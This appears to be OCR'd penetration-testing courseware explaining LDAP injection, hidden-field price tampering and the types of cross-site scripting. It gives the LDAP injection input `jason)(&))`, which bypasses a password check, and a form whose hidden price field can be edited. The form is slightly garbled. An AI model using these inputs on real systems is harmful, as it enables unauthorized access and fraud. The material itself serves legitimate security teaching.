


Figure A.258: File Injection attack example

If an attacker enters valid user name "jason" and injects `jason)(&))`, then the URL string becomes `(&(USER=jason)(&))(PASS=blah))` only the first filter is processed by the LDAP server, only the query `(&(USER=jason)(&))` is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow executing unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as that of the component of the web application that executed the command.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hidden Field Manipulation Attack

Attackers use hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During development of such programs, developers feel that all their applications are safe, but hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to server.

Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks incur huge losses for website owners, even though they might be using the latest anti-virus software, firewalls, intrusion detection systems, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. Below is an example of such code:

```
<form method="post" action="page.aspx">

<input type="hidden" name="PRICE" value="200.00">

  Product name: <input type="text" name="product"
   value="Certifiedhacker Shirt"><br>

  Product price: 200.00"><br>
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<input type="submit" value="submit">
</form>
```





Figure A.259: Hidden field manipulation attack example

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated Web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cross-Site Scripting (XSS) Attacks (Cont'd)

Stored XSS (AKA Persistent or Type I)

This attack occurs when an attacker **injects a script** or payload that can be **stored permanently** on the target server's database. Since this is a persistent kind of attack, a common example of such attacks is inserting the script in public blogs or forum posts, etc. permanently. When a victim navigates through the infected webpage, the malicious script will be directly executed infecting the victim machine


Reflected XSS (AKA Non-Persistent or Type II)

This kind of an attack involves the attacker to include the malicious payload to be a part of the request that is forwarded to a web server in such a way that the HTTP response of the request **reflects back along with the malicious payload**. As this is not a persistent attack, the attacker has to transfer the payload to all the intended victims. Social networking sites will mostly be used for performing this kind of attacks

DOM Based XSS (AKA Type-0)

This is an advanced type of XSS attack where this allows an attacker to **inject** malicious **script** or payload into the **Document Object Model (DOM)**. DOM is used to write client-side scripts to provide user data, and when a victim attempts to access the data, the malicious script executes directly from DOM compromising the machine. This is a sophisticated attack which does not send the payload to the web server making it difficult for detection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-Site Scripting (XSS) Attacks

Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. It occurs when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms and gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Following are some of the exploitations that can be performed by XSS attacks.

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute force password cracking
- Data theft
- Intranet probing
- Key logging and remote monitoring

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cross-Site Scripting (XSS) Attacks

- **Stored XSS (AKA Persistent or Type I)**

  This attack occurs when an attacker injects a script or payload that can be stored permanently on the target server's database. Since this is a persistent kind of attack, a common example of such attacks is inserting the script in public blogs or forum posts, etc. permanently. When a victim navigates through the infected webpage, the malicious script will be directly executed infecting the victim machine.

- **Reflected XSS (AKA Non-Persistent or Type II)**

  This kind of an attack involves the attacker to include the malicious payload to be a part of the request that is forwarded to a web server in such a way that the HTTP response of the request reflects back along with the malicious payload. As this is not a persistent attack, the attacker has to transfer the payload to all the intended victims. Social networking sites will mostly be used for performing this kind of attacks.

- **DOM Based XSS (AKA Type-0)**

  This is an advanced type of XSS attack where this allows an attacker to inject malicious script or payload into the Document Object Model (DOM). DOM is used to write client-side scripts to provide user data, and when a victim attempts to access the data, the malicious script executes directly from DOM compromising the machine. This is a sophisticated attack which does not send the payload to the web server making it difficult for detection.

How XSS Attacks Work

A Web page consists of text and HTML markup, created by the server and obtained by the client browser. Servers can control client's interpretation about the statically generated pages but cannot completely control client's interpretation about the output of the page generated dynamically by the servers. Thus, if the attackers insert untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, databases queries, and so on.

If the dynamic data inserted by the web server contain special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to their site.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


